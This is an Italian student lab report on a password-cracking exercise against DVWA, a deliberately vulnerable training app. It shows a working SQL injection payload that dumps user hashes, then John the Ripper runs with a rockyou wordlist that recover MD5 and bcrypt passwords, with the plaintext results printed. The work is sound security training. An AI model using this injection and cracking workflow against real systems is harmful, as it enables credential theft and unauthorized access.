

# Task 12/12/24: Password cracking

## Traccia

---

### Argomento:

Password Cracking - Recupero delle Password in Chiaro.

### Obiettivo dell'Esercizio:

Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

### Istruzioni:

#### Recupero delle Password dal Database:

- Accedete al database della DVWA per estrarre le password hashate.
- Assicuratevi di avere accesso alle tabelle del database che contengono le password.

#### Identificazione delle Password Hashate:

- Verificate che le password recuperate siano hash di tipo MD5.

#### Esecuzione del Cracking delle Password:

- Utilizzate uno o più tool per craccare le password:
- Configurate i tool scelti e avviate le sessioni di cracking.

#### Obiettivo:

- Craccare tutte le password recuperate dal database

# Task 12/12/24: Password cracking

## Report


### Strumenti Utilizzati

- DVWA con livello di sicurezza impostato su "Medium".
- Kali Linux.
- John the Ripper.
- Dizionario di password: rockyou.txt.

### Estrazione degli Hash da DWVA

Ho estratto gli hash da DWVA tramite SQL Injection con il payload: `1 UNION SELECT user, password FROM users #`

sono stati estratti i seguenti hash dal database DVWA:



**DVWA**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
**SQL Injection**  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

### Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: admin

ID: 1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: medium  
PHPIDS: disabled

## Verifica degli Hash MD5

Ho verificato gli hash con il comando: `sudo grep -E "^[a-f0-9]{32}$" hash.txt`

Tutti gli hash sono risultati validi e conformi al formato MD5:

```
File Actions Edit View Help
(kali㉿kali)-[~/Documents]
$ sudo grep -E "^[a-f0-9]{32}$" hash.txt
[sudo] password for kali:
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
(kali㉿kali)-[~/Documents]
$
```

## Cracking degli Hash MD5

Ho effettuato il cracking con il comando: `john --format=raw-md5`

`--wordlist=/usr/share/wordlists/rockyou.txt hash.txt`

```
(kali㉿kali)-[~/Documents]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (??)
abc123 System (??)
letmein (??)
charley (??)
4g 0:00:00:00 DONE (2024-12-12 09:37) 133.3g/s 102400p/s 102400c/s 153600C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Password in chiaro estratte:

```
(kali㉿kali)-[~/Documents]
$ john --show --format=Raw-MD5 name_hash.txt

admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

## Cracking degli Hash Bcrypt (EXTRA)

Tramite una ricerca nel web, ho dedotto che gli hash andavano decodificati con bcrypt visto che presentavano il prefisso \$2b\$, che è uno standard da lui utilizzato per identificare il formato.

infatti la struttura degli hash segue il pattern \$2b\$[cost]\$(salt+hash)\$, dove:

- \$2b\$ indica la versione di bcrypt.
- Il numero 05 rappresenta il fattore di costo (work factor).
- Il resto è composto dal salt concatenato con l'hash generato.

Ho effettuato il cracking con il comando: `john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt bcrypt.txt`

```
(kali㉿kali)-[~/Documents]
$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt bcrypt.txt

Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
shadow          (user)
darksoul         (user2)
2g 0:00:01:15 0.97% (ETA: 11:57:31) 0.02665g/s 2202p/s 2589c/s 2589C/s 03101983..030498
2g 0:00:01:29 1.19% (ETA: 11:53:07) 0.02246g/s 2269p/s 2595c/s 2595C/s flowers17..flinch
mena            (pippo)
3g 0:00:02:30 DONE (2024-12-12 09:51) 0.01999g/s 2288p/s 2481c/s 2481C/s mengo..memory7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Password in chiaro estratte:

```
(kali㉿kali)-[~/Documents]
$ john --show --format=bcrypt bcrypt.txt

pippo:mena
user:shadow
user2:darksoul

3 password hashes cracked, 0 left
```

Ho controllato tramite un checker online che le password in chiaro estratte fossero esatte:

Online Bcrypt Hashed Matcher	Online Bcrypt Hashed Matcher	Online Bcrypt Hashed Matcher
<div>\$2b\$05\$Ojs/dMUOU12yjrD6OEHJb.cB1zE9CPNg.mPR8BE11f0DlyPaVf436</div>	<div>\$2b\$05\$7O7caKmlpPBZxM.RV11nie/S8jiAjE4C/S6neVANOObgJ7tE4dW3.</div>	<div>\$2b\$05\$j5vV5M6CMYvUWO9dULw9be29O7RArl9lGle7ijxf2/47vHwl1YVQq</div>
<div>mena</div>	<div>shadow</div>	<div>darksoul</div>
<div>Matched!</div>	<div>Matched!</div>	<div>Matched!</div>